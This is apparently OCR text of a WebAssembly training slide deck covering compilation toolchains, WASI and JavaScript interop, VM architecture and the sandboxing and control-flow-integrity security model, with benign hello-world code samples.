- Compilation: `emcc hello.c -o hello.html`
  - Look at:
    - `hello.html`, `hello.js` & `hello.wasm`
- Start a server:
  - `python3 -m http.server`
  - `firefox localhost:8000`
  - `emrun --no_browser hello.html`
- or inside nodejs
  - `node hello.js`

```
\ node hello.js
Hello World
```

- Further reading:
  - Compiling a New C/C++ Module to WebAssembly - link
  - Webassembly Tutorial (call_javascript_from_C/C++) - link
  - Compiling an Existing C Module to WebAssembly - link
  - Pragmatic compiling of C++ to WebAssembly. A Guide. - link
  - Small WebAssembly Binaries with Rust + Emscripten - link
  - Learn Web Assembly the hard way - link

```c
#include <stdio.h>

int main(int argc, char ** argv) {
  printf("Hello World\n");
}
```



Hello world without emscripten **(day_1/hello)**

- Compilation with WasmFiddle:
  - `build`
  - Download `.wasm`


```
char * hello() {
  return "Hello World";
}
```

- HTML/JS for fib:
  - `hello.html`
  - you can **inline** wasm module in a buffer
    - `buffer = new Uint8Array`
  - using `fetch`
    - like in `fib.html`


```
var buffer = new Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,
    128,0,1,96,0,1,127,3,130,128,128,128,0,1,0,4,132,128,128,128,0
    ,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,128,0,0,7,
    146,128,128,128,0,2,6,109,101,109,111,114,121,2,0,5,104,101,
    108,108,111,0,0,10,138,128,128,128,0,1,132,128,128,128,0,0,65,
    16,11,11,146,128,128,128,0,1,0,65,16,11,12,72,101,108,108,111,
    32,87,111,114,108,100,0]);
var m = new WebAssembly.Instance(new WebAssembly.Module(buffer));
var h = new Uint8Array(m.exports.memory.buffer);
var p = m.exports.hello();
function utf8ToString(h, p) {
  let s = "";
  for (i = p; h[i]; i++) {
    s += String.fromCharCode(h[i]);
  }
  return s;
}
console.log(utf8ToString(h, p));
```

- Start a server:
  - `python3 -m http.server`
  - `firefox hello.html`
  - `F12 (dev console)`

WebAssembly ABIs

Application binary interface (ABI)


- *"Application binary interface (ABI) is an **interface between two binary program modules**; often, one of these modules is a **library or operating system** facility, and the other is a **program that is being run by a user.**" -* wikipedia
- WebAssembly VM need to have an ABI to:
  - **Match module imported functions with JS/OS/API functions.**
  - Verify imported function signatures.
- Most common ABI for WebAssembly
  - **Emscripten - link**
  - **WASI - link**
  - Rust: wasm_bindgen - link
  - CloudABI - link / video
    - common ABI that Go, Rust, C, C++
- Further readings:
  - Dynamic linking - link
  - Dynamic Linking: a crash course - link
  - Introducing WebAssembly Interfaces - link



WASI - The WebAssembly System Interface

- WASI stands for WebAssembly System Interface.
  - **API designed by the Wasmtime project** that provides **access to several operating-system-like features**, including **files** and **filesystems**, Berkeley **sockets**, **clocks**, and **random numbers**, that we'll be proposing for standardization.
  - website, intro, documentation, github

- Tutorials:
  - WASI tutorial - link
  - Wasienv: WASI Development Toolchain for C/C++ - blogpost, github
  - uvwasi: WASI syscall API built atop libuv - link



- Further reading:
  - Standardizing WASI: A system interface to run WebAssembly outside the web - link
  - WASI - WebAssembly System Interface with Wasmtime - link
  - Rust and Tell April 2019: Lin Clark - WASI - video
  - Announcing WASI: WebAssembly's standard system interface - video
  - Compiling C to WebAssembly using clang/LLVM and WASI. - link
  - Porting projects to WASI: the flite program - link
  - Building Graphical Applications with Wasmer and WASI - link

Dynamic Linking between WebAssembly and JS

- Interoperability through `importObject`
  - Provided during module instantiation
  - import all symbols (functions, memory, etc.)

```
1 var importObject = { imports: { imported_func: arg => console.log(arg) } };
2
3 WebAssembly.instantiateStreaming(fetch('simple.wasm'), importObject)
4 .then(obj => obj.instance.exports.exported_func());
```

- wasmer-js - github
  - Multiple JavaScript packages enabling easy use of WebAssembly Modules in Node and the Browser.
  - @wasmer/wasi
    - Isomorphic **Javascript library for interacting with WASI Modules** in Node.js and the Browser.
    - Quick start / Reference API

```
let myWASIInstance = new WASI({
  // OPTIONAL: The pre-opened dirctories
  preopenDirectories: {},

  // OPTIONAL: The environment vars
  env: {},

  // OPTIONAL: The arguments provided
  args: [],

  // OPTIONAL: The environment bindings (fs, path),
  // useful for using WASI in diferent environments
  // such as Node.js, Browsers, ...
  bindings: {
    // hrtime: WASI.defaultBindings.hrtime,
    // exit: WASI.defaultBindings.exit,
    // kill: WASI.defaultBindings.kill,
    // randomFillSync: WASI.defaultBindings.randomFillSync,
    // isTTY: WASI.defaultBindings.isTTY,
    // fs: WASI.defaultBindings.fs,
    // path: WASI.defaultBindings.path,
    ...WASI.defaultBindings
  }
```

- Further readings:
  - WebAssembly Interface Types: Interoperate with All the Things! - link
  - Emscripten: Interacting with code - link
  - Running WASI in Javascript with Wasmer-JS - link
  - JavaScript Interop with WebAssembly - link
  - Using the WebAssembly JavaScript API - link

Other WebAssembly toolchains


WebAssembly toolchain for **Rust**

- wasm-bindgen
  - Check out rustwasm github repository
  - Dedicated book about Rust and WebAssembly
- wasm-pack
  - packages Rust code into an NPM package to then publish and use.
  - wasm-pack book & documentation

- Further reading:
  - Hello, Rust!: Lot of Demos - link
  - Getting Hands-On with Wasm in Rust - link
  - Rust WebAssembly playlist - videos
  - WebAssembly Modules in Rust: Syntax Deep Dive - link
  - Rust + WASM: Getting Started - link
  - Using WebAssembly with Rust - videos
  - My firsthand experience with RUST + WEBASSEMBLY - link
  - WebAssembly and Rust: A Web Love Story - link
  - Get Started with Rust, WebAssembly, and Webpack - link
  - Conway's Game of Life in Rust and WebAssembly - link

FUZZING LABS


Development IDE - WebAssemblyStudio



WebAssembly Books using Rust

- Programming WebAssembly with Rust
  - Unified Development for Web, Mobile, and Embedded Applications, in beta
  - By *Kevin Hoffman*
  - Buy it: paper

- **The Rust and WebAssembly Book**
  - Online book, github
  - FREE



WebAssembly toolchain for **Golang**

- Support of WebAssembly since official Go compiler 1.11.
  - Official Go wiki about WebAssembly - link
- TinyGo - Go compiler for small places - website, github
  - WIP: WASI support in TinyGo - link
- Further reading:
  - Compiling Go to WebAssembly - link
  - Go and wasm: generating and executing wasm with Go - link
  - Practice your Go WebAssembly with a Game - link
  - Learning Golang through WebAssembly Series (6 parts) - link
  - Go WebAssembly Tutorial - Building a Calculator Tutorial - link, video
  - Go and WebAssembly: running Go programs in your browser - link
  - Go 1.11: WebAssembly for the gophers - link
  - WebAssembly: Bringing Go Beyond the Browser (and Beyond!), Gabbi Fisher - video
  - Launching Wagon, a WebAssembly Interpreter in Go - link

```go
package main

import "fmt"

func main() {
        fmt.Println("Hello, WebAssembly!")
}
```


Set `GOOS=js` and `GOARCH=wasm` environment variables to compile for WebAssembly:

```
$ GOOS=js GOARCH=wasm go build -o main.wasm
```

FUZZING LABS

WebAssembly toolchain for **C#/.NET**

- Blazor is a feature of ASP.NET for building interactive web UIs using C# instead of JavaScript. It's real .NET running in the browser on WebAssembly. - site, blog, tutorial



- Mono
  - open source implementation of Microsoft's .NET Framework
  - Mono and WebAssembly

- Further reading:
  - Exploring Blazor - link
  - Blazor demos - website/github
  - Get Started with Blazor and WebAssembly - link
  - Web Assembly and Blazor: Re-assembling the Web - link
  - Blazor, WebAssembly, and the Future of the Browser - link
  - WebAssembly and Blazor: A Decades Old Problem Solved - link
  - .NET Bindings for the Wasmer Runtime - blogpost, github
  - Using WebAssembly from .NET with Wasmtime - link


WebAssembly toolchain - Other Languages

- **Awesome lists**
  - https://github.com/mbasso/awesome-wasm#languages
  - https://github.com/appcypher/awesome-wasm-langs

- **Ruby:** Build frontend web apps with Ruby and WebAssembly - link
- **Dart**: How to load a WebAssembly file in Dart - link
- **Zig**: A simple tetris clone written in zig programming language. github, demo
- **Nim**: WebAssembly with Nim - link
- **Swift**: SwiftWasm compiles your Swift code to WebAssembly. website
- **Forth**: A Dynamic Forth Compiler for WebAssembly - blogpost
- **Haskell**: Haskell to WebAssembly compiler - asterius, dhc
- **Ocaml**: From WebAssembly to Native Code via the OCaml Backend - link
- **Erlang**: Lumen - A new compiler and runtime for BEAM languages - github
- **Java**: Export Rust functions to Java using JNI (WebAssembly comparison) - link


WebAssembly VMs
Architecture

Virtual Machine (simplified) execution model




Application (Host) - untrusted (Read Write only)


- Linear memory
  - Contiguous, byte-addressable range of memory
  - Initialize with Data section contents
  - **Bounds-checked array** at runtime



Application (Host) - untrusted (Read Write only)

- Linear memory
  - Contiguous, byte-addressable range of memory
  - Initialize with Data section contents
  - **Bounds-checked array** at runtime






- Global variables
  - mutable or immutable
  - accessed via index into the module-defined global index space.
  - **imported or defined inside the module**


WASM engine (VM) - trusted (eXecute only)


- Functions
  - **Code is immutable at runtime**
  - Indirect calls (equivalent of vtable c++)
    - specify the index using static index table
    - type signature check at runtime for indirect calls



WASM engine (VM) - trusted (eXecute only)

- Functions
  - **Code is immutable at runtime**
  - Indirect calls (equivalent of vtable c++)
    - specify the index using static index table
    - type signature check at runtime for indirect calls





Execution stack

- Execution stack (call stack)
  - protected call stack
    - Call stack space is limited
    - Not executable
  - Instructions will `push/pop` values over

Security model

- Designed with security in mind
- Abnormal behavior triggers Traps
  - Same exception will be trigger for
    - 32-bit Integer division by zero, signed division overflow, etc.
    - Out of Bounds memory access
    - Unreachable operator, etc..
  - Exception handling post-MVP feature in progress
- Control-flow integrity (CFI)
  - Direct/Indirect call targets are valid functions
  - Branches point to a valid destination / Prevent ROP
  - CFI Hijacking is still possible
    - use -fsanitize=cfi during compilation !!!
- Further readings:
  - WebAssembly Troubles blogpost miniseries - link

Security

The security model of WebAssembly has two important goals: (1) protect *users* from buggy or malicious modules, and (2) provide *developers* with useful primitives and mitigations for developing safe applications, within the constraints of (1).

Users

Each WebAssembly module executes within a sandboxed environment separated from the host runtime using fault isolation techniques. This implies:

- Applications execute independently, and can't escape the sandbox without going through appropriate APIs.
- Applications generally execute deterministically with limited exceptions.

Additionally, each module is subject to the security policies of its embedding. Within a web browser, this includes restrictions on information flow through same-origin policy. On a non-web platform, this could include the POSIX security model.

Developers

The design of WebAssembly promotes safe programs by eliminating dangerous features from its execution semantics, while maintaining compatibility with programs written for C/C++.

Modules must declare all accessible functions and their associated types at load time, even when dynamic linking is used. This allows implicit enforcement of control-flow integrity (CFI) through structured control-flow. Since compiled code is immutable and not observable at runtime, WebAssembly programs are protected from control flow hijacking attacks.

- Function calls must specify the index of a target that corresponds to a valid entry in the function index space or table index space.
- Indirect function calls are subject to a type signature check at runtime; the type signature of the selected indirect function must match the type signature specified at the call site.
- A protected call stack that is invulnerable to buffer overflows in the module heap ensures safe function returns.
- Branches must point to valid destinations within the enclosing function.

Further WebAssembly readings & videos


- WebAssembly Literacy - a completely free eBook - link
- An Introduction to WebAssembly - link
- Raw WebAssembly - link
- Build your own WebAssembly Compiler - link
- Wasm By Example - link
- WebAssembly dans la vraie vie (French) - link
- Play the Chaos Game to Understand WebAssembly Memory Management - link
- Understand WebAssembly: Why It Will Change the Web - link
- Benchmarking WebAssembly using libsodium - link

- **WebAssembly Summit 2020 - videos**
- Web Assembly: The Future of JS and a Multi-Language Web *by Kas Perch* - video
- WebAssembly: Into the WASM'verse *by Ed Charbeneau* - video
- WebAssembly: Disrupting JavaScript *by Dan Callahan* - video
- WebAssembly: Past and Future *by Ben Titzer* - video
- A Talk Near the Future of Python (a.k.a., Dave live-codes a WebAssembly Interpreter) - video

WebAssembly VMs


Web-browsers

Before WebAssembly (JIT in Action)



WebBrowser Architecture


- WebAssembly VM are part of the JS engine of web-browser



Why WebAssembly run faster than JS?

- **Fetching**
  - wasm binary is more compact (fetched faster)
  - wasm module can be split during network transfert
- **Parsing**
  - Direct binding between wasm bytecode & JIT
- **Compiling + optimizing** faster
  - No type checking in wasm
  - No need to compile multiple version of the code
  - LLVM already optimize a lot
- No need to **Reoptimize** generated JIT bytecode
- **Execution** is faster
  - instruction set more optimize
- No **Garbage collection**

- [What makes WebAssembly fast?]



WebAssembly JavaScript APIs

- Complete documentation on Mozilla [MDN for WebAssembly]
  - Methods/Constructors
  - Examples
  - [Browser compatibility table]

`WebAssembly.instantiate()`
The primary API for compiling and instantiating
`Module` and its first `Instance`.

`WebAssembly.instantiateStreaming()`
Compiles and instantiates a WebAssembly modu
source, returning both a `Module` and its first `In`

`WebAssembly.compile()`
Compiles a `WebAssembly.Module` from WebAs
instantiation as a separate step.

`WebAssembly.compileStreaming()`
compiles a `WebAssembly.Module` directly from
instantiation as a separate step.

`WebAssembly.validate()`
Validates a given typed array of WebAssembly b
are valid WebAssembly code (`true`) or not (`false`).

`WebAssembly.Global()`
Creates a new WebAssembly `Global` object.

`WebAssembly.Module()`
Creates a new WebAssembly `Module` object.

`WebAssembly.Instance()`
Creates a new WebAssembly `Instance` object.

`WebAssembly.Memory()`
Creates a new WebAssembly `Memory` object.

`WebAssembly.Table()`
Creates a new WebAssembly `Table` object.

`WebAssembly.CompileError()`
Creates a new WebAssembly `CompileError` object.

